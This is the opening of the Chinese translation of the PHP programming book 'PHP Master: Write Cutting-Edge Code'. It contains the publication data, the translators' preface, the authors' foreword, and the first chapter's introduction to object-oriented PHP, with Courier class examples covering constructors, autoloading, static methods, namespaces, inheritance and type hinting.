华章程序员书库

PHP Master: Write Cutting-Edge Code

PHP精粹
编写高效PHP代码

（美）Lorna Mitchell Davey Shafik Matthew Turland 著
彭冲 胡琳 译

机械工业出版社
China Machine Press

本书是资深 PHP 技术专家多年工作经验的结晶，从数据库、API、设计模式、安全性、应用程序性能、自动化测试、质量保证等核心方面总结了编写高效 PHP 代码的技巧和最佳实践，旨在让有一定基础的 PHP 开发者在进阶修炼的路上尽可能少走弯路！全书包含大量精心设计的示例，不仅能帮助读者理解具体的技术知识，而且能让读者学到作者解决各种问题的思路，授人以鱼同时授人以渔。

本书共 8 章，每章一个主题：第 1 章重新阐述了面向对象编程中的核心概念和技术，目的是确保基础知识匮乏的开发者能正确理解它们；第 2 章总结了 PHP 开发中与数据库相关的各种最佳实践，如数据持久化、数据存储、MySQL 使用方法、PDO，以及数据库的设计等；第 3 章详细讲解了 API 及其使用方式；第 4 章总结了 PHP 开发中常用的各种设计模式及其使用原则；第 5 章讲解了如何编写安全的 PHP 代码，对 PHP 开发中各种常见的安全问题进行了总结和分析；第 6 章从基准测试、系统测试、数据库、文件系统等方面探讨了 PHP 应用程序的性能问题；第 7 章讲解了 PHP 的自动化测试，包含单元测试、数据库测试、负载均衡测试等；第 8 章总结了 PHP 开发中与质量保证相关的最佳实践，包括质量测量、编码标准、源代码管理、自动部署等。除此之外，本书还对 PEAR、PECL，以及 PHP 标准库进行了讲解。

本书版权登记号：图字：01-2012-6630

图书在版编目（CIP）数据

PHP 精粹：编写高效 PHP 代码 /（美）米切尔（Mitchell, L.），沙非克（Shafik, D.），蒂兰（Turland, M.）著；彭冲，胡琳译 . —北京：机械工业出版社，2012.9

（华章程序员书库）

书名原文：PHP Master: Write Cutting-Edge Code

ISBN 978-7-111-39907-0

Ⅰ . P…　Ⅱ . ①米…　②沙…　③蒂…　④彭…　⑤胡…　Ⅲ . PHP 语言－程序设计　Ⅳ . TP312

中国版本图书馆 CIP 数据核字（2012）第 227029 号

机械工业出版社（北京市西城区百万庄大街 22 号　邮政编码　100037）

责任编辑：秦　健

藁城市京瑞印刷有限公司印刷

2012 年 10 月第 1 版第 1 次印刷

186mm×240mm • 15.75 印张

标准书号：ISBN 978-7-111-39907-0

定价：59.00 元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换

客服热线：（010）88378991；88361066

购书热线：（010）68326294；88376949；68995259

投稿热线：（010）88379604

读者信箱：hzjsj@hzbook.com

译 者 序

本书是为PHP中级开发者量身定做的，从面向对象编程的基本概念开始，贯穿了数据库、设计模式、安全性以及自动测试、质量保证等各方面内容。本书的作者都是PHP资深工程师，他们在PHP领域有多年工作经历，积累了丰富的实践经验，而本书正是融合了这些宝贵经验而形成的。本书并不是一本呆板的教材，而是通过“怎样去做”的实例讲解方法由浅入深地介绍了PHP的各个重要知识点，还提供了许多非常好且实用的工具、方法及技巧。同时本书还提供了阅读的配套网站以及大量的网上资源，包括社区、网站、论坛以及专业会议，当我们遇到技术瓶颈或者需要补充相关方面的知识时，可通过以上多种途径寻求帮助。

因为PHP是开源的，所以有很多开源框架都提供了对它的支持，如ZEND、SMARTY等。PHP的成本很低，相比起.NET等现在很流行的开发技术，PHP的开销要低得多。PHP是免费的，对服务器配置的要求也不是很高，因此非常适合中小型网站的开发。PHP简单易学，非常适合缺乏计算机语言编程经验的人学习。

我们很荣幸能有机会承担本书的翻译工作。翻译本书也使我们系统地温习了PHP语言。同时深深体会到，具有丰富的技术实践加上良好的英语基础并不等于完美的翻译。因为是在业余时间进行翻译，所以尤感艰辛。在这三个月的时间里，逛街购物、电影电视等娱乐活动基本与我们绝缘，每天晚上匆匆忙完家务便立即坐在电脑前。对我们而言，一个礼拜七天都是工作日。我们常常会为一个术语、一个句子绞尽脑汁，并查阅大量资料，力图译文能正确、贴切地反映原文的意思，能够让句子、段落更符合中国人的语言习惯。我们真诚地希望你能从本书中有所收获，这是作者的初衷，也是我们的愿望。

感谢华章编辑的热情鼓励，让我们能有信心开始并完成本书的翻译工作。同时我们也感谢所有为本书出版付出心血的人们。

由于时间仓促，且我们的经验和水平有限，译文难免有不妥之处，恳请读者批评指正。

前　言

本书是针对 PHP 中级开发者的，即度过新手阶段并且希望提高技能的开发人员。我们的目的是帮助开发者在多个领域完善和提高自己的技能，因此我们在本书中精选了对开发者提升职业技能大有裨益的主题。

我们知道，本书中至少有一部分内容是你在工作中曾经遇到过的，但是即使是你熟悉的内容，也值得再次研读。PHP 语言也许比其他语言更加吸引各领域的人们。没有受过专业计算机教育的读者同样适合阅读本书。因此，积极地使用本书推荐的技术和方法，深入地阅读下面的章节，你会发现一些新的解决方案、新的理论知识。在日常工作实践中吸取经验也许需要很长时间才能取得进步，如果想快速汲取实战经验，打下牢固基础，阅读本书是个不错的选择。

本书可以帮助你从一个称职的网络开发者提升成为一名自信的网络工程师，即拥有丰富的实践经验，并且能够可靠而迅速完成工作的人。因为我们大家都一样，使用 PHP 作为一种谋生手段，所以我们在本书中使用“怎样去做”的实例讲解方法，希望用真实的案例向你提供实用的建议。

总之，我们希望你在本书找到所需要的内容，阅读顺利。

本书读者对象

如前所述，本书是为中级开发者所写，这意味着你已经具备牢固的 PHP 基础，其中包括代码语法规则，函数和变量如何运作，如何构建像 foreach、if/else 这样的流程控制语句，以及如何处理服务端脚本和客户端标记（例如 HTML 表单）。我们不会对这些基本原理老调重弹，但即便你非常熟悉书中提及的许多概念，你还是会学到很多改进创建服务器端应用程序的新方法。

我们准备使用面向对象编程（Object Oriented Programming，OOP）创建游戏，如果你早就知道这个术语，通过本书你会学到更多相关知识！众所周知，OOP 是一个优秀的 PHP 开发工作者必须遵循的标准，可使你编写高效的代码。你将学习如何有效地利用 OOP，来创建类以及实例化对象，让代码更加简洁，创建模板用于将来项目所需。如果你已经熟悉了面向对象的开发方法，阅读开篇的章节可以帮助进行复习；如果你还没有完全了解 OOP，那么阅读本书一定会让你获益匪浅。

另外，我们将学习使用数据库，这是 Web 开发中数据存储的关键模式。即便你对数据库及其工作原理基本上了解，深入研究数据库的连接方式也很必要，本书还将努力探索 MySQL 的世界，因为它是用于数据库交互信息最广泛的查询语言。

最后，本书总结了一些极好的方法来优化、测试和部署代码。虽然其中一些观念稍嫌超前，但我们会尽量提供比较精确的解释。熟悉命令行、接口等相关技术对理解这些章节更有帮助。

本书主要内容

本书由 8 章和 3 个附录组成，大多数章节的组织是按照内容顺序进行的，每一章都论述一个

主题。你可以选择按照章的顺序依次阅读，也可以直接阅读你感兴趣的内容。

第 1 章 面向对象编程

我们首先论述面向对象编程由哪些部分组成，如何将值和函数关联组成一个编程单元：对象。该章开始主要介绍如何声明类以及如何实例化对象，然后将深入研究继承、接口以及异常处理。到该章的结尾时我们将获得一幅详细面向对象编程蓝图。

第 2 章 数据库

互联网是一个动态的世界，用户只能浏览简单网页的日子一去不复返，数据库已成为交互式服务器端技术开发的关键组成部分。该章将研究如何用 PDO 连接数据库，如何存储数据和设计数据库范式。另外，我们将着重讲解基于结构化查询语言的 MySQL 以及与数据库交互的命令。

第 3 章 API

应用程序编程接口（API）是 Web 网页以外的另一种传输数据的方式，用 API 可以链接到某个特定的服务、应用程序或者公开的模块，以便与其他应用程序交互。我们将在该章学习如何利用它们组合系统，研究面向服务架构（SOA）、HTTP 的请求和响应，替代 Web 服务。

第 4 章 设计模式

在现实世界里，人们从不断重复的工作中总结出方法和经验，在编程中，称其为设计模式，它帮助用户优化开发和维护工作。该章将涵盖很多设计模式，包括单例模式、工厂模式、迭代模式以及观察者模式，还将介绍 MVC（Model-View-Controller）模式是如何架构和支撑一个良好的应用程序。

第 5 章 安全性

在那些心怀不轨的人手中，任何技术都有可能在某种程度上用于恶意行为，因此每个优秀的程序员都必须掌握确保其系统安全可靠的技术，而且客户对安全性也有要求。该章将涵盖很多已知的攻击技术，包括跨站脚本、会话劫持、SQL 注入，并讲解如何保护你的系统不被恶意程序侵入。我们将学习如何对密码加密，抵御暴力破解，并深入解析 PHP 格言：“过滤输入，避免输出。”

第 6 章 性能

应用程序变得越强大，就越需要测试其工作性能。在该章中，我们将学习如何使用像 ApacheBench 和 Jmeter 这样的工具对代码进行“压力测试”，这些工具可帮助快速优化服务器配置，简化文件系统以及分析代码运作。

第 7 章 自动测试

一个应用程序的功能发生变化时，其行为也会随之发生改变。自动测试的目的是为了确保应用程序的预期行为和实际行为是一致的。在该章中，我们将学习如何针对具体的应用程序进行单元测试、数据库测试、系统测试以及负载测试。

第 8 章 质量保证

谁都希望自己为创建应用程序所付出的努力不白费，且自己的项目能够达到一个很高的水平。在该章中，我们将学习如何用静态分析工具或者资源来测试质量，优化代码，完善文档，以及如何在 Web 上部署健壮性项目。

附录 A PEAR 和 PECL

在 PEAR 和 PECL 库中提及了很多工具，许多 PHP 开发者仍在使用它们。这个附录对这些

设置进行充分的说明，你也不再有理由忽视其中的重要内容了。

附录 B PHP 标准库

标准的 PHP 类库是一个传统的、不太知名的扩展，它与 PHP 标准配套，包含了很多有用的工具。这个附录可作为第 4 章的补充材料，很值得一读。

附录 C 进一步参考信息

下一步要怎么做？一个优秀的 PHP 开发者会不断提高自己的技能，这里会介绍一个非常实用的资源列表，包括各种社区和专业会议。

获取帮助途径

当你有疑问时，SitePoint 有一个由 Web 设计者和开发者组成的活跃社区随时为你提供帮助，在那里我们还提供一个本书勘误表，你可以随时查阅最近的更新。

SitePoint 论坛

在 SitePoint Forums 论坛上你可以提出任何与 Web 开发相关的问题，同样你也可以解答问题。这是一个论坛网站，有人提问，有人回答，有人既提问也回答。在这里你可以和他人分享知识和经验，为社区作出贡献。这里有很多有趣而又经验丰富的网页设计师和开发者。这是一个学习的好地方，一旦你提问，便会得到迅速的解答。

本书的网站

本书的配套网站为：http://www.sitepoint.com/books/phppro/，该网站会为本书提供以下支持：

代码存档

如果你想通过本书提高技能，那么还需要在代码存档中标记很多注释，这些代码存档是一个可以下载的 ZIP 文件，包含本书全部示例的源代码。如果你想省事，那就直接下载这些存档。

更新和勘误表

没有一本书是完美无缺的，认真的读者在书中肯定会发现至少一至两处错误。在本书网站的勘误表上将始终提供更正印刷和代码错误的最新信息。

SitePoint 简报

除了出版 PHP 技术书籍，SitePoint 还通过电子邮件免费寄发如 SitePoint Tech Times、SitePoint Tribune、SitePoint Design View 等电子简报。通过它们，你能了解到与网络开发技术相关的所有最新消息、产品发布、发展趋势、建议以及技术。你可以在 http://www.sitepoint.com/newsletter/ 注册一个或多个 SitePoint 会员以查阅相关资料。

SitePoint 播客

欢迎读者加入 SitePoint 播客的队伍，这里有网络开发者和设计者所需的新闻、名人专访、专业见解以及有创意的想法。我们会讨论最新的网络行业话题，邀请嘉宾讲演人作报告，访问网络行业最顶尖的人物。你可以直接访问 http://www.sitepoint.com/podcast/，或者通过 iTunes 订购观看最新或者之前的播客。

读者反馈

如果你的疑问通过 SitePoint 论坛得不到解答，或者出于其他原因想直接和我们联系，你可以发送邮件至 books@sitepoint.com，我们建立了人员精良的邮件支持系统来跟踪解答你的质询，如果这些支持团队成员仍无法解答你的问题，他们会直接将你的邮件转发给我们。欢迎你对本书提出意见以及建议。

致谢

Lorna Mitchell

非常感谢那些鼓励我将写书的想法付之以实现的朋友。同时也要感谢那些人们，他们用一些小计谋促使我意识到，自己不仅可以开发软件，还可以撰写书籍。SitePoint 团队非常了不起，因为我完全是一个新手，他们不仅逐字逐句地帮我审阅书稿，更帮助我渡过了艰难的写书历程。最后要感谢本书的合著者，我自豪地称他们为朋友，我们共同分享这段写书的经历，你们两个都是我心目中的摇滚明星。

Davey Shafik

首先，我非常感谢我的妻子，Frances，写作本书占用了我很多晚上和周末的休息时间。也要感谢本书非常有才华的合著者，我很幸运能和他们成为朋友。感谢优秀的 SitePoint 团队为写作本书付出的努力。最后，感谢那些花时间阅读本书的读者，希望本书不仅能解答你的问题，更能够敞开你的心扉，迎接更好的未来。

Matthew Turland

2002 年，我第一次发现了 PHP，并于 2006 年加入 PHP 社区。我希望所有的技术来之于民也能用之于民。PHP 社区是我所发现的最好的软件开发者社区之一，我很荣幸成为其中一分子。感谢与我一起分享开发经验的人们，尤其是这些年来一直给我帮助和指导的朋友们。感谢本书杰出的合著者，Lorna 和 Davey，没有比他们更好的合作伙伴以及更能分享经验的朋友了。感谢优秀的 SitePoint 团队（Kelly Steele、Tom Museth、Sarah Hawk、Lisa Lang），他们将我们以及各篇文章结合在一起，出版了你所看到的完美书籍。还要感谢本书的审校者 Luke Cawood，还有我的朋友 Paddy Foran 和 Mark Harris，以及在写作阶段对本书提出反馈意见的人们。最后，感谢所有的读者，希望你们喜欢本书，并帮助你提高 PHP 技术。

本书中使用的约定

本书使用不同的排版样式表示不同类型的内容。首先，本书是关于 PHP 的，在本书大部分

代码示例中，省略了类似于（<?php and ?> 这样的开始和结束标记，这会便于你将代码内容直接插入到源文件中运行。唯一的例外是将 PHP 标记到旁边显示，比如 XML 或 HTML。

请看具体的示例。

代码示例

本书中的代码将使用固定宽度的字体显示，如：

```
class Courier { public function __construct($name) {
      $this->name = $name; return true; } }
```

如果你想在本书的代码存档中查找相应的代码，文件名将显示在程序列表的顶部，如：

example.php

```
function __autoload($classname) { include
        strtolower($classname) . '.php'; }
```

如果文件中只有部分内容，那么表示这个词是一个引用：

example.php (excerpt)

```
$mono = new Courier('Monospace
        Delivery');
```

如果在目前示例中插入新代码，那么新代码会加粗显示：

```
function animate() { new_variable =
      "Hello"; }
```

当现有代码需要上下文的内容时，与其重复所有的代码，不如将不相关的代码用垂直省略号代替：

```
function animate() { ⋮ return
      new_variable; }
```

由于页面的限制，本该在一行中显示的代码不得不换行显示时，用一个➥符号表示后面的内容是紧接着上一行中断的地方；而➥符号表示这里存在一个换行符，在代码中应该忽略它。

```
URL.open("http://www.sitepoint.com/blogs/2007/05/28/user-style-she
      ➥ets-come-of-age/");
```

提示、注释和警告


小指针表示会提供有用的小提示。


注释是有用的旁白，它们与本书主题相关，但不是关键性的内容。你只需将它们视为某些知识的小花絮。


上面的图标表示需要注意的要点。


警告部分将着重强调那些容易误导你进入陷阱的地方。

目　录

第 ① 章

面向对象编程

在本章中，我们将学习面向对象编程（Object Oriented Programming，OOP）。无论你在使用 PHP 之前是否接触过 OOP，本章都会揭示什么是 OOP，如何使用 OOP，以及为什么要使用对象，而不是直接使用函数和变量。我们将从“如何创建一个对象”这个基本原理开始，讲解接口、异常以及神奇的方法等内容。虽然面向对象的方法更倾向于概念性而非技术性，但是我们仍要使用专门的一章精确地解释它，努力揭开 OOP 神秘的面纱。

1.1 为什么要使用面向对象编程

你可能会质疑，既然只需使用方法就可以写出复杂且实用的网站，那为什么还要采取其他的措施，而且使用 OOP 不是增添麻烦吗？ OOP 真正的价值在于**封装**，这是 OOP 在 PHP 中使用得越来越多的原因。它的意义在于将相互关联的一组值和函数封装在一起，组成一个编程单元：对象。使用对象可以让我们将一组值存放在一起，而且还能为它添加功能，而不是在变量前面添加前缀使我们知道它们与什么相互关联，或者存储在数组中以集合元素。

OOP 术语

将一些很平常的概念表述得很复杂，这种倾向往往会阻碍人们对事物的理解。因此，在你阅读本书时，为避免发生这种情况，我们准备了一个简短的术语表：

class	创建对象的方法或蓝图
object	实例
instantiate	从类创建对象的动作
method	属于对象的函数
property	属于对象的变量

现在带上你新的“外语”词典，让我们去看一看代码吧。

1.2 OOP 简介

开始冒险吧！在理论知识方面，我们会结合代码示例来讲解，这让你更容易看懂代码的实际意义。

1.2.1 声明类

类相当于蓝图，是表明如何创建对象的一组指令。它还不是一个对象，而仅仅是对象的一个

描述。在 Web 应用程序中，用类来表示各种实体。下面是一个可能用于电子商务应用程序中的 Courier 类：

chapter_01/simple_class.php

```
class Courier
{
  public $name;
  public $home_country;

  public function __construct($name) {
    $this->name = $name;
    return true;
  }

  public function ship($parcel) {
    // sends the parcel to its destination
    return true;
  }
}
```

以上代码表明了如何声明类，可以将 Courier 类保存在一个名为 courier.php 的文件中。这个文件的命名方法是需要牢记的一个要点，其重要性在 1.3 节中会详细阐述，我们会讲解当需要时如何访问对象。

上面的例子表明 Courier 类有两个属性：$name 和 $home_country，以及两种方法：__construct() 和 ship()，在类中声明方法的方式和我们所熟悉的声明函数的方式完全一样，因此一定要牢记这个语法。当写一个函数的时候，可以用同一种方式向方法中传入参数以及返回值。

你可能已经注意到示例代码中还有一个名为 $this 的变量，这是一个特别的变量，在对象的范围内它一直是可用的，用于指代当前对象。在本章的示例代码中，会用它从对象内部直接访问变量和调用方法，因此，在阅读本章时要留心这一点。

1.2.2 类的构造

__construct() 函数名字前面有两条相连的下划线。在 PHP 中，两条下划线表示一个神奇的方法，表示这是一个具有特殊意义或功能的方法。在本章我们将看到很多这样的方法。__construct() 方法是一种特殊的函数，在实例化一个对象时会调用它，称其为**构造函数**（constructor）。

PHP 4构造函数

PHP 4 中没有什么神奇的方法。对象都有构造函数，并且在类声明中，构造函数的名字与类名相同。虽然在最新版本的 PHP 中已不再使用这种规范，但在遗留的代码或者与 PHP 4 兼容的代码中还可以看到这种规范，不过在 PHP 5 中已不再使用这种规范。

当实例化一个对象时通常会调用构造函数，当释放构造函数进而在代码中使用之前会用它

创建和配置对象。构造函数还有一个和它相匹配的神奇方法，称为**析构函数**（destructor），它是一个名为 __destruct() 不带参数的方法。当销毁对象时，会调用析构函数，并且运行对象所需的停止或者清除任务。注意，虽然我们不能保证析构函数何时会运行，但当对象因销毁或超出作用域，或者 PHP 垃圾收集器开始运行等原因而不再使用时，析构函数才会运行。

当我们阅读本章的示例时，将会发现很多这样的示例或者神奇的方法。现在，让我们实例化一个对象，这将极好地解释构造函数是如何运行的。

1.2.3 对象实例化

要实例化或创建一个对象，要使用新的关键字，如同给一个对象取名，需要声明一个类；然后将预期使用的参数传入构造函数中。要实例化一个 courier，应该这样做：

```
require 'courier.php';

$mono = new Courier('Monospace Delivery');
```

首先，需要包含类定义的文件（courier.php），因为 PHP 需要用这个类来创建对象。然后只需实例化一个新的 Courier 对象，将构造函数预期的名字参数传递进来，然后以保存在 $mono 为名字的对象中作为结束。如果使用 var_dump() 方法检查对象，我们会看到：

```
object(Courier)#1 (2) {
 ["name"]=>
 string(18) "Monospace Delivery"
 ["home_country"]=>
 NULL
}
```

var_dump() 的输出告诉我们：

- 这是一个属于 Courier 类的对象；
- 它有两种属性；
- 每个属性的名称和值。

当实例化对象时可以将参数值传入构造函数。在示例中，构造 Courier 对象时通过构造函数传入参数给 $name 属性赋值。

1.2.4 自动加载

到目前为止，上述示例表明了如何声明一个类，然后在需要的地方引用那个文件。在一个大型应用程序里，不同的文件需要包含在不同的脚本里，这一切很快会变得复杂而混乱，令人高兴的是，PHP 有一种特性可使这一切变得很容易，称为**自动加载**。当需要一个类声明而不知道在哪里寻能找到类文件时，PHP 自动加载会指引我们。

为自动加载定义规则时，用到了另一个神奇的方法：__autoload()。在前面的示例中，引用了一个文件，但作为一种选择，可以用自动加载方法来替代这种方法：

```
function __autoload($classname) {
  include strtolower($classname) . '.php';
}
```

只有当你用显而易见的方法命名而且保存包含类定义的文件时，自动加载才会发挥作用。到目前为止，示例都是很简单的内容；类文件都具有相同的名字，都带有 .php 扩展的小写文件名，因此自动加载函数处理的都是这种简单的示例。

如果需要，也可以创建一个复杂的自动加载函数。例如，许多现代应用程序都是以 MVC（Model-View-Controller，第 4 章会深入解释）模式构建的，在为类定义时，模型、视图和控制器往往会存放在不同的目录，为了解决这个问题，通常会用类的类型来为类命名，比如 UserController，而自动加载功能会用字符串匹配或正规表达式来解释要寻找的类的特征，以及在哪里可以找到这些类。

1.2.5 使用对象

到目前为止，我们已经知道如何声明类，实例化对象，并且谈到了自动加载，但我们还没有进行更多的面向对象编程。接下来我们将使用所创建对象的属性和方法来工作，让我们用一些示例代码来看看究竟应该怎么做：

```
$mono = new Courier('Monospace Delivery');

// accessing a property
echo "Courier Name: " . $mono->name;

// calling a method
$mono->ship($parcel);
```

在这里，使用了**对象运算符**，这是用一个连字符和大于号组成的符号：->。它将对象与属性、方法或者你想访问的内容连接起来。连接符后的方法带有圆括号，而属性不带圆括号。

1.2.6 使用静态属性和方法

在举例说明了如何使用类，并解释了如何实例化对象之后，接下来要介绍的内容在概念上发生了转变。和初始化对象一样，将类的属性和方法定义为**静态的**（static）。静态属性或方法在使用时无需事先实例化对象。在任何一种情况下，可以标记一个元素为静态，将静态的关键字放在 public 之后（或其他可视性修饰符——本章后面会讲到很多这样的情况）。通过双冒号操作符 :: 就可以访问它们。

范围解析操作符

在 PHP 中，使用双冒号操作符访问静态属性或方法，双冒号操作符在技术上称为范围解析操作符（scope resolution operator）。如果包含 :: 操作符的代码发生问题，你常常会看到一个包含有 T_PAAMAYIM_NEKUDOTAYIM 内容的错误提示。虽然一眼看上去颇令人恐惧，但这只是一个简单的 :: 引用。“Paamayim Nekudotayim”在希伯来语中的意思是“二点，二次”的意思。

静态属性是仅属于类的变量，而不属于对象。它完全孤立于任何属性，甚至于在类的对象中具有相同名字的属性。

静态方法是不需要访问类的其他部分的方法。因为没有创建用于引用的对象，所以在静态方法里不能引用 $this 关键字。你经常在库中看到的静态属性，其功能独立于任何对象的属性。它常常用来作为一种命名空间（直到 5.3 版本 PHP 才有命名空间；相关内容在下一节中介绍），并且静态属性对于检索对象集合的函数也是非常有用的，可以像这样在 Courier 类中增加函数：

chapter_01/Courier.php (*excerpt*)

```
class Courier
{
  public $name;
  public $home_country;

  public static function getCouriersByCountry($country) {
    // get a list of couriers with their home_country = $country

    // create a Courier object for each result

    // return an array of the results
    return $courier_list;
  }
}
```

为有效利用静态方法，用 :: 操作符来调用静态方法。

```
// no need to instantiate any object

// find couriers in Spain:
$spanish_couriers = Courier::getCouriersByCountry('Spain');
```

如果你想用这种方式调用方法，那么必须将该方法标记为静态方法；否则，你将会看到一个错误提示。这是因为设计一个用于调用的方法时，不论使用静态或是动态的方法，都应该像这样先声明。如果没有必要访问 $this，并且这个方法是静态的，那么像示例一样声明和调用它。如果不是这样，那么应该首先实例化对象，这是因为这个方法不是静态的方法。

何时使用静态方法是学习重点。一些类库和框架频繁地使用它们；但在没有严格要求使用的地方，其他类库和框架通常会使用动态函数。

1.2.7 对象和命名空间

从 PHP 5.3 开始，PHP 开始提供对**命名空间**（namespace）的支持。这一新功能有两个主要目的，第一个目的是为了避免给类取像这样的名字：Zend_InfoCard_Xml_Security_Transform_Exception，这样长达 47 个字符的名字在代码中使用非常不方便（这里没有任何对 Zend Framework 的不敬，我们只是随机抽取一个具有描述性的名字）；第二个目的是提供简单的方法将类和函数从各种类库中分离出来。每个框架都有不同的优势，可以仔细挑选几个最好的框架在应用程序中使用。然而，当两个类在不同的框架中具有相同的名字时，问题就出现了；在声明两个类时不能取相同的名字。

幸运的是，使用命名空间能解决这个问题，可以用很短的名字为类取名，但要加上前缀。命名空间在文件的顶部声明，并适用于所有在该文件中声明的类、方法和常数。我们将重点关注命名空间对类的影响，但我们要牢记的是，这些原则也可用于其他项目。例如，将代码放入一个名

为 shipping 的命名空间里：

chapter_01/Courier.php (excerpt)

```
namespace shipping;

class Courier
{
  public $name;
  public $home_country;

  public static function getCouriersByCountry($country) {
    // get a list of couriers with their home_country = $country
    // create a Courier object for each result
    // return an array of the results
    return $courier_list;
  }
}
```

在另一个文件中，可以不再仅仅实例化一个 Courier 类，如果这么做，PHP 将在全局命名空间中寻找这个类，结果当然是找不到它。相反，引用这个类时必须使用它的全名：Shipping\Courier。

当在全局命名空间里将所有的类整齐地放入小命名空间时，这个工作确实很棒，但当要在另一个命名空间的代码中包含类时又该如何办呢？遇到这种情况时，需要将一个引导**命名空间运算符**（namespace operater, 换句话说，就是一个反斜杠）放在类名的前面；这表明 PHP 将从命名空间栈的顶部开始查找。因此，在任意命名空间中使用命名空间中的类，可以这样做：

```
namespace Fred;

$courier = new \shipping\Courier();
```

要引用 Courier 类，我们需要知道自己在哪一个命名空间中，比如：

- 在 shipping 命名空间中，称为 Courier。
- 在全局命名空间中，称为 shipping/Courier。
- 在其他命名空间中，需要从顶部开始，并像这样指代它：\shipping\Courier。

可以在 Fred 命名空间下声明另一个 Courier 类，而且在代码中可以使用具有相同类名的两个对象而不报错，只是要在顶层命名空间中再次声明这两个相同的类。当你想使用两个（或更多）框架下的元素时不仅不会出问题，而且这两个类都有一个类名 Log。

也可以在命名空间内部再创建命名空间，只需再次使用命名空间分隔符。怎样使一个网站同时具有博客和电子商务的功能呢？它可能具有这样一个命名空间的类结构：

```
shop
  products
    Products
    ProductCategories
  shipping
    Courier
admin
  user
    User
```

因为 Courier 类嵌套了两个层次的深度，所以用命名空间声明顶部的 shop/shipping 并将其类

定义放进一个文件中。加上这些适当的前缀，你可能想知道这将如何帮助解决长类名的问题；到目前为止，我们似乎只能使用通过命名空间运算符替代下划线的方法！事实上，可以用简写来指代命名空间，甚至包括在一个文件中使用多个命名空间的情况。

下面的示例使用了我们刚才所见列表结构中的一系列类：

```
use shop\shipping;
use admin\user as u;

// which couriers can we use?
$couriers = shipping\Courier::getCouriersByCountry('India');

// look up this user's account and show their name
$user = new u\User();
echo $user->getDisplayName();
```

因为有 shipping，所以可以在嵌套命名空间中的最低一层使用缩写，并且因为有 user，所以可以创建昵称或缩写来使用这个类。这对于我们逐步解决多数特定元素的同名问题大有裨益。你可以为这些同名元素各取一个有特色的名字以便区分。

命名空间越来越多地应用于自动加载功能，你很容易想象目录分隔符和命名空间分隔符如何相互代表。相对于 PHP 而言，命名空间是一个新增加的内容，你一定要在类库和框架中理解它们。现在你知道该如何有效使用命名空间了。

1.3 对象的继承

继承是类之间相互结合的方式。如同我们从父母那里继承他们的生物学特性，我们可以设计一个类从另一个类继承（这比女儿遗传父亲的卷发更具预见性）。

类可以从一个父类那里继承或扩展。而类并不知道其他类从它这里继承，因此一个父类可以有多少子类且没有限制。一个子类拥有父类的所有特性，我们可以增加或修改子类中的任意元素，使其变得与众不同。

以 Courier 类作为例子，在应用程序里为每个 Courier 创建子类。在图 1.1 中，Courier 类有两个子类，每个子类都有各自的 ship() 方法。




图 1.1 类图显示 Courier 类和继承于它的特定 Couriers

图 1.1 使用 UML（Unified Modeling Language, 统一建模语言）来解释 Courier 父类和它的

两个子类 MonotypeDelivery 及 PigeonPost 之间的关系。UML 是一种为类关系建模的常用技术，在本书和其他 OOP 系统文档中都会看到它。

在图 1.1 中，将类表示为一个盒子，盒子分为三个部分：上面是类的名称，中间表示类所拥有的属性，下面是类所有的方法。图 1.1 中的箭头表示类从何处得到继承，在图 1.1 中可以看到 MonotypeDelivery 类和 PigeonPost 类都是继承自 Courier 类。在代码中，这三个类是这样声明的：

chapter_01/Courier.php (*excerpt*)

```
class Courier
{
  public $name;
  public $home_country;

  public function __construct($name) {
    $this->name = $name;
    return true;
  }
  public function ship($parcel) {
    // sends the parcel to its destination
    return true;
  }

  public function calculateShipping($parcel) {
    // look up the rate for the destination, we'll invent one
    $rate = 1.78;

    // calculate the cost
    $cost = $rate * $parcel->weight;
    return $cost;
  }
}
```

chapter_01/MonotypeDelivery.php (*excerpt*)

```
class MonotypeDelivery extends Courier
{
  public function ship($parcel) {
    // put in box
    // send
    return true;
  }
}
```

chapter_01/PigeonPost.php (*excerpt*)

```
class PigeonPost extends Courier
{
  public function ship($parcel) {
    // fetch pigeon
    // attach parcel
    // send
    return true;
  }
}
```

子类用 extends 关键字表明它们的父类。这使子类具备了 Courier 父类的一切特性，包括

所有的属性和方法。每个 Courier 代码都有极其不同的运行方式，这两个子类都需要重新声明 ship() 方法并添加自己的实现（上面示例中使用的是伪代码，你可以发挥自己的想象力思考如何在 PHP 中实现 pigeon 代码）。

当一个子类重新声明父类中的某个方法时，它必须使用与父类方法相同的参数。PHP 读取 extends 关键字，获取父类的副本，并且在子类中发生变更的任意内容基本上都会在子类中重写。

1.4 对象和函数

我们现在已经创建了一些类以代表各种各样的快递公司，也知道了如何从类定义中实例化对象。现在我们来了解如何标识对象并将其传送到对象方法里面。

首先，需要一个目标对象，让我们先创建一个 Parcel 类：

chapter_01/Parcel.php (*excerpt*)

```
class Parcel
{
  public $weight;
  public $destinationAddress;
  public $destinationCountry;
}
```

这是一个非常简单的类，正如所料，包裹本身就是相对单调乏味的！

1.4.1 类型提示

修改 ship() 方法以便只接受此种参数，它是将对象名放在参数之前的 Parcel 对象中：

chapter_01/PigeonPost.php (*excerpt*)

```
public function ship(Parcel $parcel) {
  // sends the parcel to its destination
  return true;
}
```

这叫做**类型提示**（type hinting），其中可以指定哪种参数适合于这种方法——对于函数也是一样。可以类型提示对象名和数组。自从 PHP 放宽了数据类型之后（它是一个动态和弱类型的语言），对于字符串和数值这样的简单类型就不再使用类型提示了。

使用类型提示后，可以确定传入到函数内的对象种类，而且可以假定代码中会用到哪些属性和方法，以及会得到哪些结果。

1.4.2 多态性

设想一下，我们允许一个用户在其首选供应商名单上添加快递公司，按照这种思路，可以写出如下代码：

```
function saveAsPreferredSupplier(Courier $courier) {
  // add to list and save
  return true;
}
```

这看上去正常运行，但是如果我们需要保存一个 PigeonPost 对象呢？

事实上，如果传入一个 PigeonPost 对象到这个函数里，PHP 识别出这是 Courier 对象的一个子类，因此该函数会接受它。这使我们可以将父类对象作为子类、孙子类的类型提示，甚至对象更遥远的后代都可以传入该函数。

